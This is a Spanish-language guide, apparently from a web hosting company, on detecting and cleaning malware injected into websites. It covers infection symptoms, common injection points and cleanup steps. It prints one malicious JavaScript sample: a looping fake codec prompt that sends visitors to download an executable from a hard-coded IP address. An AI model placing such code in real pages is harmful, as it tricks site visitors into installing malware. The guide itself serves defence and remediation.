Detectar y solucionar infecciones en un sitio web

Cardenal Gardoki, 1
48008 BILBAO (Vizcaya)
Teléfono: 902 012 199
www.hostalia.com

Las infecciones que sufren los sitios web son uno de los principales problemas de seguridad informática en la actualidad, y puede llegar a convertirse en un quebradero de cabeza, sobre todo cuando ves que Google marca tu sitio como una "página web potencialmente peligrosa".

Muchos de los propietarios de páginas web que sufren este tipo de bloqueos suponen que se trata de un error, porque piensan que sus portales no alojan ningún tipo de código malicioso. Desafortunadamente, en la mayoría de los casos se equivocan y en sus sitios hay scripts maliciosos que han sido colocados en sus webs por ciberdelincuentes.

Los scripts que se ejecutan en esos portales no impiden la visualización de la web original pero sí que redirigen hacia URL maliciosas, desde donde se produce la descarga de un software dañino, que en la mayoría de los casos es instalado sin que el usuario tenga conocimiento de ello.

Síntomas indicativos de infección en un sitio web

Aunque hemos comentado que en la mayoría de los casos la infección pasa desapercibida, hay ocasiones en la que los usuarios pueden detectar síntomas claros que anuncien que esa web está infectada:

- **Detectar que el sitio web en cuestión ha sido bloqueado** por el navegador o por el software de seguridad que se disponga en el equipo. La aparición de este tipo de mensajes nos indica ya que nuestro sitio ha sido infectado.
- **Nuestro sitio aparece en una lista de direcciones web maliciosas.**
- **Se detecta un significativo cambio en el tráfico** y se pierden muchas posiciones en los motores de búsqueda de los principales buscadores.
- **El sitio web no trabaja de forma correcta**, lanzando continuamente mensajes de errores.
- Después de visitar la web, se detecta un **comportamiento extraño del equipo informático.**
- **Detectar la carga de url extrañas** que no tienen nada que ver con la web.

No detectar ninguno de los síntomas comentados anteriormente es una buena señal para estar tranquilos de que el sitio no se encuentra infectado, pero no quiere decir que haya que descuidar nuestra seguridad, teniendo que seguir atentos a cualquier actividad sospechosa que podamos detectar.


Dónde detectar el código malicioso insertado en una web

```
function Down(download,e)
{
     if (e!=null && e.keyCode==27)
     {     Close();
          return;
     }
    switch (download)
    {
        case "iax": document.location.href='http://216.240.151.112/exe2/3913209.exe'; break;
        Close();
    }

}

function zBdsPKCe() {
     if (confirm('Click \'OK\' to download and install media codec.')) {
          location.href='http://216.240.151.112/exe2/3913209.exe';
     }
     else {
          if (alert('Please download new version of media codec software.')) {
               zBdsPKCe();
          }
          else {
               zBdsPKCe();
          }
     }
}

function Close()
{
```

El principal signo de que nuestro sitio ha sido infectado es la presencia de **código malicioso en los ficheros que conforman la web**, ya sean PHP, HTML, JavaScript... Encontrar este tipo de código no suele ser tarea sencilla, pero a continuación os indicaremos algunos de los métodos más utilizados habitualmente que utilizan los atacantes para su inserción.

Normalmente, una web suele estar formada por un elevado número de archivos, por lo que saber qué archivo es el que ha sufrido la modificación puede ser como “buscar una aguja en un pajar”. Una buena técnica es ver mediante el cliente FTP la fecha de modificación de los ficheros. Si detectamos que alguno se ha modificado recientemente sin sentido alguno, lo más seguro que sea un claro candidato a contener el código del script malicioso.

1.- Redirección Simple




Se trata del método más simple utilizado por atacantes. Consiste en añadir un IFRAME HTML dentro del código HTML de los archivos del servidor. En este IFRAME se suele hacer uso del atributo “hidden” para que este sea invisible a los usuarios que visitan la web.

2.- 404 Not Found

En este caso el código es inyectado dentro del archivo que muestra el clásico mensaje de objeto no encontrado en el servidor (el famoso HTTP 404 response).

3.- Inserción de código en archivos PHP




Suele ser código insertado en los archivos PHP que forman parte de los portales y normalmente son ilegibles para la mayoría de los usuarios; esto es debido al uso de la ofuscación del código.

4.- Archivos JavaScript infectado

Un método diferente a los anteriores es infectar archivos legítimos de JS que ya existen en el servidor. El script responsable se coloca en uno o más archivos JS.

5.- Fichero .htaccess



De la misma forma que se produce la inserción de código en ficheros HTML o PHP, los atacantes pueden hacer lo mismo en ficheros de configuración del sitio como es el .HTACCESS. En este tipo de archivos el programador puede definir permisos para acceder a ciertos directorios o bien indicar la url de destino cuando un usuario visite una sección concreta de la web. De esta forma, los atacantes pueden añadir instrucciones para redireccionar hacia sitios infectados.

Métodos para solucionar las infecciones de código

Si hemos tenido el infortunio de ser víctimas de un ataque, es hora de ponernos manos a la obra y trabajar para solucionar el problema lo antes posible. Muchas personas que se encuentran por primera vez en esta coyuntura, no saben por dónde empezar. Para ayudaros en este proceso, os daremos una serie de métodos que nos pueden servir para solucionar el problema.

Restaurar un backup de nuestro site

El método más rápido para dar solución a la inclusión de código malicioso en nuestra aplicación es borrar todos los archivos que tengamos en nuestro servidor, y subir los que tengamos en alguna copia de seguridad que hayamos realizado con anterioridad al ataque. En el caso de utilizar algún tipo de software como CMS, comercio electrónico... es necesario que también hagamos una actualización de la herramienta que utilicemos para nuestra web.

Escaneo automatizado de los archivos

Como hemos comentado en el punto anterior, la restauración de una copia de seguridad es la forma más rápida de solucionar el problema, pero si no disponemos de ningún backup tenemos que hacer uso de otras herramientas que nos ayuden a limpiar nuestro código, y dentro de éstas está la opción de analizar nuestro código por medio de programas que nos ayuden a identificar los archivos infectados.

Por suerte, en la actualidad nos podemos encontrar un gran número de herramientas que nos permiten realizar el análisis de nuestros archivos. A la hora de realizar el análisis podemos optar por dos opciones:

1. Realizar la revisión en el propio servidor. Si somos propietarios del servidor o bien el servidor dispone de alguna herramienta de escaneo, podemos hacer esta acción desde el propio servidor. En este caso es recomendable sacar un backup antes de todos los archivos, ya que algunas aplicaciones borran de forma automática los archivos que detecten que hayan sido infectados.
2. Realizar la revisión en local. Esta es la opción que recomendamos y para ello previamente tendremos que descargarnos todo el contenido de la web a nuestro equipo. Una vez descargado, podemos hacer uso del antivirus que tengamos instalado para que realice una revisión de todo el código.

Borrado manual del código insertado

Si la revisión automática no ha dado sus frutos y detectamos que nuestro site sigue aún infectado, la única opción que nos queda es hacer una revisión manual de los ficheros que conforman nuestra web.

Ir revisando archivo por archivo puede ser una tarea muy tediosa, sobre todo si nuestra aplicación está formada por miles de ellos. Por ese motivo es muy importante observar la fecha de modificación de los archivos, ya que esto nos puede dar pistas sobre si ese archivo ha podido ser modificado o no.

Dentro de cada archivo que revisemos, tendremos que buscar código que pueda no resultar extraño. Normalmente el código que se inserta en los ficheros suele estar ofuscado, pero esto no significa que no se haga uso de otras técnicas como el uso de IFRAME o la inclusión de url extrañas dentro de código JavaScript.

Cambio de contraseñas

Por último, una vez que hayamos solucionado todo el problema, es fundamental que realicemos el cambio de las claves de los servicios que utilicemos, como pueden ser las del servicio del FTP, correo electrónico, acceso a la administración, panel de control...

Solicitar a Google que revise tu sitio

Una vez que estemos seguros de que nuestro sitio se encuentra limpio de código, debemos solicitar una revisión a Google, el cual si detecta que efectivamente ya no hay ningún tipo de riesgo, eliminará la etiqueta de advertencia que muestra en la entrada de la página.